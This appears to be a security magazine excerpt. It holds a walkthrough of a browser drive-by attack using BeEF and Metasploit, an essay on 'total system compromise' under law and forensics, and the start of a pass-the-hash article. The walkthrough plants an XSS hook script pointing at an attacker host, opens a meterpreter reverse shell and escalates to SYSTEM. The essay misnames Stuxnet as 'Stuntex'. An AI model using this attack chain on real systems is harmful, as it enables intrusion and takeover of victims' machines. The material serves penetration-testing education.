


Figure 3. Demo scenario network

Listing 1. Enable Metasploit in the BeEF configuration

```
root@pentest:~/BeEF# nano config.yml
```

```
1. #
2. # Copyright (c) 2006-2013 Wade Alcorn - wade@
   bindshell.net
3. # Browser Exploitation Framework (BeEF) -
   http://BeEFproject.com
4. # See the file 'doc/COPYING' for copying
   permission
5. #
6. # BeEF Configuration file
7.
8. BeEF:
9.   version: '0.4.4.1-alpha'
10.  debug: false
11.
12. ...
13.
14.  # You may override default extension
   configuration parameters here
15.  extension:
16.    requester:
17.      enable: true
18.    proxy:
19.      enable: true
20.    Metasploit:
21.      enable: false
22.    social_engineering:
23.      enable: true
24.    evasion:
25.      enable: false
26.    console:
27.      shell:
28.        enable: false
29.    ipec:
30.      enable: true
```

We would like to change the lines 20 and 21 in order to enable Metasploit:

```
31. Metasploit:
32.   enable: true
```

Next we will need to configure the BeEF Metasploit plugin for our environment:

```
root@pentest:~/BeEF# nano extensions/metasploit/config.yml
```

```
33. BeEF:
34.   extension:
35.     Metasploit:
36.       name: 'Metasploit'
37.       enable: true
38.       host: ""
39.       port: 55552
40.       user: "msf"
41.       pass: "abc123"
42.       uri: '/api'
43.       ssl: false
44.       ssl_version: 'SSLv3'
45.       ssl_verify: true
46.       callback_host: ""
47.       autopwn_url: "autopwn"
48.       auto_msfrpcd: false
49.       auto_msfrpcd_timeout: 120
50.       msf_path: [
51.         {os: 'osx', path: '/opt/
   local/msf/'},
52.         {os: 'livecd', path: '/opt/
   metasploit-framework/'},
53.         {os: 'bt5r3', path: '/opt/
   metasploit/msf3/'},
54.         {os: 'bt5', path: '/opt/
   framework3/msf3/'},
55.         {os: 'backbox', path: '/opt/
   metasploit3/msf3/'},
56.         {os: 'win', path: 'c:\\
   metasploit-framework\\'},
57.         {os: 'custom', path: '/usr/
   share/metasploit-framework/'}
58.       ]
```




Figure 4. Undetected drive-by attack

Persistence

Frequently, and particularly with client side exploits, you will find that your obtained session has only limited user rights. This can severely limit your actions and your availability to perform on the remote system such tasks as dumping passwords, manipulating the registry, installing backdoors and everything else you might have in your box of tricks. Finding further vulnerabilities will enable you to escalate your privileges to gain system level privileges on the remote system. Be diligent in your efforts and persist, it normally pays off.

Scenario

Now that we have an understanding of how we would proceed to perform a test lets look at a specific scenario. For the purpose of this example I have selected a typical client facing call center network with a couple of systems. Each call center agent has access to a corporate build Windows XP system and their task is to assist customers over the phone. They collect information about the customers and store this on an internal web application system hosted within the company's internal network. Their network is rather poorly configured and not comprehensively segregated, but

there is a well-configured firewall on the perimeter which provides access to clients into the DMZ onto selected public facing web applications. Call center agents have a separate web application system that shares the same database and database server as the public facing systems. This basic configuration is displayed in Figure 3.

During your assessment you found that the public facing site has a cross site script vulnerability. Customers post reviews about products purchased on this section of the site and call center agents then visit the internal application to review the feedback left by customers. This provides an excellent avenue into the network. Considering any drive by attack this could be achieved in various ways. One could simply profile user behavior by performing searches using your favorite search engine. Focus on the weakest links, see which sites users of a network regularly use and evaluate if these contain any vulnerabilities that could be leveraged to your advantage. Be careful not to overstep the boundaries!

Why drive-by attacks work

Traditional defense systems prove to be weak when it comes to drive by attacks. The reason is simple, firewalls allow users access to the Internet. It is agnostic of the type of traffic it allows through. Even if it was it will not see encrypted traffic such as HTTPS passing through and will simply allow it. The same goes for other traditional solutions such as IPS/IDS. The attacker has direct access to the endpoint without much concern for detection if he can get the user to take the bait. See Figure 4.

Setup

For our attack to work we are going to have to configure our favorite tools. Nothing will provide us bet-

Post a Comment

`<script src="http://10.0.0.80/beef/hook.js"></script>`

Comment as:

Link ke posting ini
Create a Link

Figure 5. Vulnerable web application and XSS attack




Figure 6. Hooked browser in the BeEF explorer




Figure 7. Aurora attack with reverse TCP bind on port 4443

[10:16:50] [*] Hooked browser [id:1, ip:10.0.0.45] has been sent instructions from command module [id:1, name:'In-ternet Explorer "Aurora" Memory Corruption']

Figure 8. BeEF command sent

ter leverage than the browser exploitation framework, or BeEF, and some Metasploit plugins to aid our availability. This is a truly dangerous combination, putting the odds in our favor for a persistent system compromise.

Lets configure it

Locate your BeEF installation location and edit the configuration file using your favorite editor. See Listing 1.

So you need to edit the lines host: callback_
host: and {os: 'custom', path: ''}.

Now, we are ready to start msfconsole, and load the msgrpc module like this:

```
msf> load msgrpc ServerHost= Pass=abc123
```

And now, we can start BeEF:

```
root@pentest:~/BeEF# ./BeEF
```

Listing 2. Metasploit getsystem command output

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:
  -h          Help Banner.
  -t <opt>    The technique to use (Default to '0').
               0 : All techniques available
               1 : Service - Named Pipe Impersonation (IN Memory/Admin)
               2 : Service - Named Pipe Impersonation (Dropper/Admin)
               3 : Service - Token Duplication (In Memory/Admin)
               4 : Exploit - Kitrap0D (In Memory/User)
```

Listing 3. Total system compromise

```
meterpreter > use priv
[-] The 'priv' extension has already been loaded.

meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:
  -h          Help Banner.
  -t <opt>    The technique to use (Default to '0').
               0 : All techniques available
               1 : Service - Named Pipe Impersonation (IN Memory/Admin)
               2 : Service - Named Pipe Impersonation (Dropper/Admin)
               3 : Service - Token Duplication (In Memory/Admin)
               4 : Exploit - Kitrap0D (In Memory/User)

meterpreter> getsystem
... got system (via technique 4)

meterpreter> getuid
Server username: NT AUTHORITY\SYSTEM
```


Among the BeEF start-up messages, you should see something like:

```
[*] Successful connection with Metasploit.
[*] Loaded 232 Metasploit exploits.
```

Lets go fishing

Using our BeEF exploitation framework we place a carefully crafted script hook into the vulnerable web application using the cross site scripting vulnerability we discovered. We add the hook and ensure the script source is that of our attacker host with the configured BeEF setup. Now all we have to do is sit back and wait to see what bites on the end of the line. See Figure 5.

Hooked

Our unsuspecting victims navigate the page containing the malicious script using their favorite browser and they are hooked! Using the BeEF navigation window we can see the hooked browsers and explore the options available to us. You can also see that the remote system revealed the current browser version. By doing further research into known vulnerabilities you discover that there is a severe vulnerability for this browser version and that an exploit named "Aurora" is available and part of the Metasploit plugins. See Figure 6.

Using the BeEF explorer we have now a wealth of tools at our disposal to further progress our attack. You may take your time and select your approach based on your goals.

Let's proceed with the actual compromise of the host. Navigate using the BeEF explorer to the Metasploit plugins, select the Internet Explorer Aurora Memory Corruption plugin and proceed to configure it. For the purposes of this demonstration I have selected a meterpreter reverse TCP shell as the exploit payload. I have also used a non-standard port 4443 to test the internal firewall configuration in an attempt to reveal if it allows connections out to the Internet. See Figure 7.

Once executed monitor the 'mfs' command interface to look for any activity and to determine if there is a reverse shell binding. We are in luck! The reverse shell connected back to the attacker system providing us with a shell into the system. See Figure 8.

We determine the user level access that we have obtained and it is not good news. It appears that we have the same level of access as the actual user account that launched the browser session providing us the session. This won't do as we want a total system compromise gaining the highest level

On the web

- http://www.offensive-security.com/metasploit-unleashed/Privilege_Escalation
- <http://BeEFproject.com/>
- <https://github.com/rapid7/metasploit-framework>
- <https://www.securityicon.com/>

of access that we can possibly obtain. Fortunately Metasploit provides us with just that.

```
meterpreter> getuid
Server username: DEMO-FEABBAC3AB\callcentre01
```

Load the privilege extensions:

```
meterpreter> use priv
```

Display the options available for privilege escalation:

```
meterpreter> getsystem -h
```

```
meterpreter> getsystem
... got system (via technique 4)
```

```
meterpreter> getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

Summary

That's it! Total system compromise, which gives you access and a platform into the business network. From here you should be able to attack all the hosts within the network using various techniques and your favorite exploit types. As we have clearly demonstrated total system compromise using drive by attacks is easy and functional with a high rate of success. Happy hunting.

GERT HORNE



The author has been working as PCI DSS Qualified Security Assessor for 5 years and has performed many penetration tests for compliance purposes. He is passionate about open source projects in general and has over 15 years experience in the field. Currently he is involved in development of open source data discovery and data loss prevention utilities, including exploitation tools for data discovery.



Securing the Future in the Cyber Domain

NATIONAL SECURITY

Trust. Inform. Protect.

SAIC is helping secure the future by delivering trusted technology, advanced cybersecurity operations and actionable intelligence solutions.

By empowering our customers with innovative advanced data management solutions that inform and protect in real time, SAIC helps provide our customers with a competitive advantage in the cyber domain.

Learn more at saic.com/cybersecurity



SAIC[®]

Total System Compromise:

A Computer Forensics And Law Approach

A long time ago in a galaxy far far away... pentesters would moonwalk into an organization, whip out Nmap, Nessus, Metasploit, and popped shells like it was 1999. The glory days are long over, most companies implement security measures and practice varying degrees of defense in depth.

A solution in order to reduce the risk of Total System Compromise attacks: Computer Forensics and Law culture; Risk control and mapping; Innovation for ICT Security.

A definition of Total System Compromise

The concept of Total System Compromise isn't explored in academic and professional fields. It is generally perceived in its etymological sense: a digital event that completely compromises computer systems. Without a theoretical and practical conception, it is impossible to understand its techno-juridical effects, starting from the ways to prevent or intervene in concrete cases. Therefore, the main issue is to come to a definition of Total System Compromise, starting from its etymological perspective. The term System can be interpreted as computer system in its broadest acceptation, whether it's a company informative system or a simply web site. The term Compromise can be interpreted as a digital fact that damages the integrity and security of a computer system, against the will of the owners, the administrators and the authorized users of the system. The term Total, finally, can be interpreted as a digital fact that doesn't compromise only a part of a computer system, but the entire operations or that is able to impede the insertion of inputs or/

and the result of outputs. Through these reasoning, it is possible conceive what is a Total System Compromise attack: a digital fact moves towards a computer system in order to damage totally its security and integrity.


The definition of the digital phenomenon is essential, but an example can be useful to understand it clearly. We take, for example, an e-commerce website. If the website is under digital attack and a security leak is discovered, we are in the presence of a leak through which the attacker can manage to control the credit card payment area simultaneously to the website administrator, therefore we are in front of a Partial System Compromise. The digital event, indeed, can't represent the seizure of power of the entire website infrastructure, only of a well-defined part of it. If, on the other hand, the same e-commerce website, through a digital fact suffers the open a breach in it's security that allows it's management by third parts of the entire website, even only through a discovered system administrator's password, without representing a concrete risk because the abstract power hasn't concretized yet, we are in front of a Total System Compromise. The unauthorized users, indeed, have the whole system in their hands, also without a concrete fruition of it. The example clarifies and

enriches of elements the matter, allowing a computer forensics and law approach to the digital phenomenon.

A Computer and Law phenomenon: between the unlawful act and National Security

We are not in front of a Total System Compromise every time that a system is violated or altered, but only when these events are so serious to imply the total control of the computer system or this possibility. In this case various situations can occur: from the possession of the system's password to a breach in the informative system or in its security; from the system's damage that impedes the total fruition of the system to the irregular use of the system in favor of third parties. The juridical effects of aforementioned digital facts are multiple, generally ascribable at the category of the unlawful acts. The Total System Compromise main element are, therefore, the classification of the digital facts that allow the compromise as unlawful act, fact in contrast to the legal system. This is the direct consequence of the digital fact's essence, that allows, without official permission, that an unauthorized user can have the total control of the system, as its administrator. From a juridical point of view, a lot of unlawful acts – criminal, civil and administrative – can be ascribed to the active subject of this unlawful conduct. The digital unlawful act is however well-represented by the crime of "unauthorized access to a computer system": legal responsibility in order to this crime is determined by unauthorized access or breach into his/her computer system. Other unlawful acts can be connected to the above-mentioned, considering the events performed in the system: computer damage, digital codes counterfeiting, interruption of computer service, theft of access codes, computer fraud, etc. The Total System Compromise, therefore, can be conceived as a heterogeneous unlawful act.

The cyber-criminological effects of the matter are interesting. In primis, the characteristics of Total System Compromise attacks are invasive, oriented to the improper use of computer system and of its data. This permits to understand that the active subject of the unlawful act can be only a Cracker, cyber-person opposing to Hackers. Hackers can be considered as "digital philosophers"; Crackers, are mere cyber-criminal that search economic and informational advantages from the breach of computer systems,



like computer science technologies and technical know-how. In secundis, a use of Total System Compromise attacks implemented in a totally different and more complex scenario as it is in the Stuntex case. Concisely: through the total compromise of the Iranian nuclear sites' computer systems, by a software developed from the aforementioned Stuntex, USA and Israeli governments were able to downsize the Iranian will of nuclear development. This event represents maybe the only declared case of Total System Compromise, stimulating other reasoning regarding this digital phenomenon: its possible applications for National Security and terroristic attacks. It is evident that the effects of this kind of attacks can generate panic in the population and in the managers of computer systems. On the other hand, also in this particular case, the cyber terroristic attacks or the acts of "cyber-war" are not all and directly ascribable to a Total System Compromise. For example, the recent cyber-attack on the digital infrastructures launched from North Korea against South Korea, resulting in an Internet access interruption, has not the characteristics of a Total System Compromise: it is, indeed, focused on a well-defined area of the system, therefore it is classifiable as a Partial System Compromise.

How to identify a Total System Compromise

Outlined the techno-juridical concept of Total System Compromise – in its ICT, juridical and criminological perspectives – it is now possible to explain and understand what are the ways through which identify it. A particular characteristic of the violation phase – that doesn't require, immediately, the destruction of the system but its control – makes the phase of recognition and individuation complex. Despite the characteristic essence of the digital fact, different if compared with any other digital violations, there are not specific ways for its identification. The abnormal work of the computer system can be known through feedbacks coming from outside or inside the infrastructure through digital surveillance systems and analysis of systems files, for example log files. The external feedbacks, on the other hand, are generally possible because of warnings of third parts for abnormalities connect to the computer system, for example the dispatch of virus or the impossible fruition of the services. Both are frequently concomitant in the computer system's monitoring phase, for a complete and deepened close ex-

amination of the concrete cases. In this digital surveillance paradigm the digital facts typical of a Total System Compromise, for their genesis and peculiarity, show atypical matters.

The digital facts that characterize the Total System Compromise are sentient and oriented to a silent computer system's seizure of power, by the cover of digital trail and techniques to hide digital facts. These characteristics and purposes reduce the possibilities of internal abnormal digital facts awareness, except for specific technical analysis, provided generally after surface analysis, in this particular case impossible to conduct for the technical type of the cyber-criminological approach. The main way of data collection remains, therefore, the external one, by third people that, observing anomalies linked to feedbacks of services and contents, can inform of the situation the owner/administrator of the computer system violated. The awareness of external digital facts implies the need of a specific system design and employs know-how, in order to apply security actions in short time for understand the level of compromise and oppose efficient counteractions. The recognition phase, linked to the analysis of the digital facts, as well as the techniques to guarantee and restore the computer systems, have to be pondered according to the characteristics of the digital activities and their techno-juridical aspects.

Computer Forensics in the Total System Compromise

The techno-juridical aptitudes of the Total System Compromise attacks not only point out the detection of the intrusion methods, but also, if possible, the prosecution of the active subjects of an unlawful act. With such a digital attack it is necessary to fill the technical gap and individuate the subjects able to launch them, neutralizing them in a digital and juridical way. This can be obtained through computer forensics techniques, for the acquisition, custody and analysis of data relevant for law through procedures that guarantee it's validity in court, through the creation of an unchangeable bit stream image. Making use of this discipline in Total System Compromise cases could lead to important consequences in IT security, allowing to observe the modality of the intrusion, and to close the security leaks, without altering the compromised system.

Let's take for example the violation of a company's information system. A cracker obtains the password for the management of the whole sys-

tem. It's not something that it is impossible to happen neither that difficult: it has made known by the press that crackers made their way through FBI's systems because of a blank password. If the whole system is based on a blank password, we are in front of a Total System Compromise. In such a situation: the first thing to do in order to reduce the damages and the possible news leakage is to turn off or to isolate the system from the WAN or the LAN; the second activity is the analysis of the system in order to detect the access mode and the active subjects of the unlawful act. The analysis phase of a compromised system is never easy for a simple reason: who's analysing the system knows that there has been a violation but doesn't know how it happened. A normal presumption implies that the analysis of a compromised system is based on preset standardized protocols that involve the analysis of the whole system. Bringing out this activity with pure IT procedures means that any recoverable evidence will be inevitably destroyed since the reconstruction of the intrusion method implies the dissection of the whole system. Therefore, these activities allow to understand how the intrusion has been possible, surely not to obtain the digital evidence necessary to prosecute the active subjects in court. The disposal of forensic techniques allows to pass these limits. In a Total system compromise situation the necessary static or dynamic condition of the compromised system easily allows the creation of a forensic copy of data or the possibility to do a live analysis of the system in a write blocking mode. These activities allow to crystalize the condition of the digital environments, making them unchangeable so that the analysis can be done without risking irrecoverable system manipulations. The technical operations for the analysis can be repeated as long as it's needed and the integrity of data won't suffer it. In addition to this, the analysis can be simultaneously done by more people and this rises the possibilities to individuate the method of intrusion. If acquired through computer forensics and law techniques the copy of data and the information gained through an analysis – link an IP address – can be considered digital evidences and for this reason permit the prosecution in court of the subjects that have realised the digital attack.

ICT and juridical effects of Corporate Computer Forensics

The aforementioned digital forensics activities are characterized by both technical and juridical ele-

ments. On the technical side, after the analysis phase, there is the remediation phase in which security leaks are closed. In the concrete case previously mentioned, the blank password example, the remediation phase is represented by the substitution of the whole hamper of passwords of the system, first of all the abasement of the blank password phenomenon. The disposed forensic techniques, though, allow a more profound analysis in result of the increased amount of time and of the possible fragmentation of the activities. This allows an efficient observation of every portion of the system so that the undetected leaks or the unused leaks can be found. Concretely, in a blank password violation case it's possible to recuperate through the observation of the system logs, for example, anomalous activities related to the usage of the FTP protocol (and not FTPS), or through network Telnet protocol. Through a detailed system analysis, a Computer Law and Forensics approach in the remediation phase allows to individuate the activities to secure the system through: patches, settings and the closure of the security gaps, but also the drafting of ICT policies, documental procedures for the system management. From a juridical point of view, with digital forensic techniques digital evidences can be acquired, preserved and analysed. Through the precise and repeatable reconstruction of the causes of the digital happenings, so that the user and the intrusion dynamics can be detected, it's possible to easily conduce the digital unlawful act to the most adherent juridical case in point. Going back to the blank password example, through the use of this particular type of passwords, emblem of the violation of simple and basic technical policies, the categorization of the unlawful act can present different profiles. According to the laws introduced by the European Council Budapest Convention on Cybercrimes, even if we are in the case foreseen by article 2 "unauthorized access to an IT system", we surely are not in the cases of identity or access code theft presented by article 6 since the "door of the system has been left open" even if the technician was in good faith. The access to an IT system has though caused the unavoidable disconnection of the system, maybe anomalous, done through the not programmed shot down of the servers or of the network connections, followed damages to the system. These are rebukable according to article 5 of Budapest's Convention, therefore allowing the persecution for IT system damage crimes as a di-

rect and inevitable consequence of the Total System Compromise attack.

Regarding the evidential profiles of the forensic data copies, it must be pointed out how these contain in themselves not only the intrusion methods but also the copy of the arranged infrastructure. This consideration points out the double IT and legal aptitude of digital forensics: with a single technical activity, the creation of the forensic copy of data, after analysis, it is possible to reach to the correct structure of the systems and the intrusion methods. In this case, the presence of a blank password demonstrates that the responsibility of the total system compromise cannot be only of the Cracker but of the negligence of the technician. This allows to consider eventual co-responsibilities of the owner/administrator of the system for the digital attack.

In a total system compromise case, The Computer Forensics and Law approach allows, therefore, a full judicial and technical protection through the adaptation of the systems. There aren't only detectable but also predictable and limitable through legal IT and forensic shrewdness even if it's complex and not always helpful.

Computer Forensics and Law: preventive aptitude in Total System Compromise

The blank password case study shows how the ability of a cracker and the negligence of a technician can lead to total system compromise situations. Even if they are difficult to recover for their scarce diffusion by the media, can be limited or avoided through the combined and preventive use of computer forensic and law techniques. It is possible to conceive three simple rules that, if followed, can allow a performing risk control of total system compromise:

- Culture. The approach of computer systems' administrators and users can be the first step to prevent digital violations, if it is oriented to reduce the risk of a total or partial system compromise. Information and training in the field of ICT security, as well as the writing of a coherent and concrete ICT policy, can be the elements through which a specific computer forensics and law culture can be created.
- Risk control. Risk controlling and mapping, with hacking and penetration testing techniques conducted by experts, according to precise cyclical schedules, permit to have high system control and security, preventing infrastructural

leaks useful for Cracker in order to violate systems. In this paradigm it is also important the monitoring of Social Engineering techniques and Physic Security.

- Technological Innovation. Techno-judicial technology and innovation are important to amalgamate the two points above-mentioned, allowing the use of specific security techniques sustained by innovative and technological infrastructures. Innovation is surely a cost for corporations, but a high standard of technological innovation allows to achieve two objectives: to cut the costs of services for superior performance; the continuous increase of difficulties to violate the computer system. As the technologies change, the difficulties for their violation and alteration increases.

Obviously, the observation of the three points isn't enough to guarantee the security of the systems from total system compromise attacks. These though, through a computer forensics and law approach can contribute to considerably reduce the risks, through a deflation of risks as a consequence of an increased security of the system or through the consciousness of the presence of some risk areas in the system, voluntarily kept and monitored. In the aforementioned case study, for instance, the development of firms policies more stringent and better applicable to the concrete case, in association to a techno juridical culture on the importance of technician's responsibilities, could have eliminated the possibility of a total system compromise attack through a blank password.

FILIPPO NOVARIO

The author is Full Professor of Computer Forensics and Law, and Director of the Master program "Computer Forensics and Law", at I.U.R.S. "Santa Rita", Rome. He is a Computer Forensics and Law Advisor for International Companies, author of monographs and articles in the fields of Computer and Law, Computer Forensics, ICT security and Hacking techniques.



Application Security for JavaEE that *just works!*



Start finding and fixing vulnerabilities
for **free NOW!**

www.contrastsecurity.com

ASPECT **SECURITY**
Application Security Experts

Pass-The-Hash Attacks

Pass-The-Hash (PTH) is a post exploitation attack technique that is used to obtain user account hashes from either client workstations or domain servers and then use this information to elevate privileges and/or create new authenticated sessions.

The technique is used after the attacker has gained access to your environment; special attention to the risk should be raised with regards to protecting yourself against malicious insiders or rouge employees. With the right amount of knowledge, lax security controls and/or configurations from system administrators, and enough time, insiders could exploit this vulnerability within your environment.

Pass-the-hash attacks have been widely known about in the security community for approximately 15 years, being first discovered by Paul Ashton [1] in 1997. The attack itself is simple; take the user account hash information from a local disk and utilize it to create newly authenticated session across the network targeting servers and workstations without ever knowing a user's password. This saves the attacker precious time from using a password cracking utilities like Cain and Abel [2], John the Ripper [3], THC Hydra [4], etc.

This vulnerability, especially mitigation of the total risk is not completely understood or implemented in many of today's corporate networks. Most organizations I have noticed do not take all the necessary steps to protect their internal assets properly; usually only relying on Antivirus software as the only defense against the attack. Using only a single protection mechanism against to combat

any risk in your environment is extremely dangerous and is setting your infrastructure, processes, and people up for failure.

The hackers of today are more likely to utilize this attack methodology to penetrate your internal defenses, gaining deep access into your computing infrastructure to oppose password cracking. This vulnerability is present in every corporate computing environment, large and small so you need to take the necessary steps to reduce the risk and exposure. This article is aimed at demonstrating how easy it is to dump user account hashes, and use those account details to gain unauthorized access to secure areas of your network using a variety of techniques and protocols. This article will only focus on a sample of tool sets aimed at providing




Figure 1. Basic Windows Authentication Methodology

enough guidance for the reader to understand the concept and examine their own environment. This is by no means an exhaustive list of attack possibilities or the only way to complete the attacks using the aforementioned tools. Two tools I will demonstrate this attack with include Windows Credentials Editor (wce) created by Hernan Ochoa, currently the founder of Amplia Security [5] and Metasploit Framework created by HD Moore in 2003 as a portable network tool for penetration testers [6]. These tools together are perfect for carrying out Pass-The-Hash attacks within a corporate network without the proper safeguards in place. Using these tools alone you will learn how to obtain the user account hashes from memory and disk and utilize those spawning new authenticated sessions and navigating hidden operating system administrative file shares on remote machines. Finally, the article will conclude with some mitigation guidelines that can be implemented within your corporate environment limiting your exposure to this risk.

